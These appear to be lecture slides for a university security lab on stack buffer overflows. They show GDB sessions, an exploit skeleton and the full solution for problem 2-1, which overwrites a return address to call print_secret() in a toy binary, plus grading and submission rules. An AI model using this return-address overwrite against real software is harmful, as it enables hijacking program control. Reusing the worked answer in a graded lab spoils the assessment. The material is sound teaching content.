
- **Next, when we continue from the second breakpoint…**
  - We see the program jumps to `0x45444342` and **crashes**
- **Command: `info reg`**
  - Prints out the value of all registers
- **Command: `info reg <register>`**
  - Print the value of specific register



```
(gdb) c
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABCDE

Program received signal SIGSEGV, Segmentation fault.
0x0000000045444342 in ?? ()
(gdb) info reg rip
rip            0x45444342          0x45444342
```

Writing Exploit Code

- We are CS people, so it’s good to *speak with code*
- Instead of saying "To exploit this program, we should provide a long string that consists of blah blah …",
- … we will write an *exploit code* that interacts with the target program to trigger the buffer overflow



Skeleton Code for Exploit

- **I prepared some useful class and methods in `helper.py`**
  - You don’t have to care about this file
- **You can just use them in `exploit-myecho.py` as below**
  - Create an object of '`Program`' class
  - Then, you can interact with the program by using this object
  - `read_line()`: reads a single line of program output
  - `send_line()`: write a single line as a program input

(exploit-myecho.py)

```
# TODO: Rewrite this function (do not touch anything else).
def exploit():
    prog = Program("./myecho")
    print(prog.read_line())
    prog.send_line("Hello?")
    print(prog.read_line())
```

Triggering Buffer Overflow


- **We can use the following code to provide the long string input ("AAAA...BCDE") from the previous page**
  - Python allows us to process strings conveniently
  - Now, the `%rip` register will be manipulated into `0x45444342` (just as we have observed with GDB)

(exploit-myecho.py)

```
# TODO: Rewrite this function (do not touch anything else).
def exploit():
    prog = Program("./myecho")
    print(prog.read_line())
    prog.send_line("A" * 40 + "BCDE")
    print(prog.read_line())
```

Solution Exploit for `myecho`

- **Our goal is to overwrite the return address into the address of `print_secret()`, which is `0x400686`**
  - **Note:** You don't have to reverse engineer the body of `print_secret()`




```
(gdb) disas print_secret
Dump of assembler code for function print_secret:
   0x0000000000400686 <+0>:       sub     $0x58,%rsp
```

  - How can we provide bytes like `0x06` or `0x86` as inputs?
  - Python allows us to use ***arbitrary character bytes*** in a string

```
def exploit():
    prog = Program("./myecho")
    print(prog.read_line())
    prog.send_line("A" * 40 + "\x86\x06\x40")
    print(prog.read_line())
    print(prog.read_line()) # To obtain the secret string
```

Successful Exploitation

- **If your exploit code works successfully, `print_secret()` will be executed and you will see the secret string**




```
jason@DESKTOP-79QRSKE:~/Lab2/2-1$ ./exploit-myecho.py
Input your message:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA□@
The secret string is {8712f8ef}
```

This line is printed by executing `print_secret()` function

Self-Grading Your Exploit

- **You can find `check.py` script under `Lab2` directory**
  - `"./check.py 2-1"` will check the exploit for 2-1
  - `"./check.py all"` will check the exploits from 2-1 to 2-5
  - Each character in the result has following meaning
    - `'O'`: Success / `'X'`: Fail / `'T'`: Timeout / `'E'`: Script error
  - You will get **20 pt. for each problem** if the exploit successes



```
jason@DESKTOP-79QRSKE:~/Lab2$ ./check.py all
[*] Grading 2-1 ...
[*] Result: O
[*] Grading 2-2 ...
[*] Result: O
[*] Grading 2-3 ...
[*] Result: O
[*] Grading 2-4 ...
[*] Result: X
[*] Grading 2-5 ...
[*] Result: X
```

Submission Guideline

- **You should submit the following five files**
  - `exploit-myecho.py` (Problem 2-1)
  - `exploit-strtest.py` (Problem 2-2)
  - `exploit-array.py` (Problem 2-3)
  - `exploit-saferead.py` (Problem 2-4)
  - `exploit-manage.py` (Problem 2-5)
- **Submission format**
  - Upload these files directly to *Cyber Campus* (**do not zip them**)
  - Do not change the file name (e.g., adding any prefix or suffix)
  - If your submission format is wrong, you will get **-20% penalty**

Note: Don’t do this

- **You may feel tempted to access `secret.txt` directly in your exploit code**
  - That’s not the intention of this lab
  - Even if you pass `check.py`, this will be **graded as zero point**

```
def exploit():
    f = open("secret.txt") # Maybe I can do this?
    print(f.read())
```




Image from flaticon.com *(Freepik)*

Tips & FAQ

- **What happens when a program calls `exit()`?**
  - The execution stops immediately (does not return from function)
- **What are `__printf_chk()` and `__isoc99_scanf()`?**
  - They are just different names of `printf()` and `scanf()`
- **Resources for more GDB commands**
  - Check the following documents if you are interested
  - https://sourceware.org/gdb/current/onlinedocs/gdb.html/
  - https://cs.brown.edu/courses/cs033/docs/guides/gdb.pdf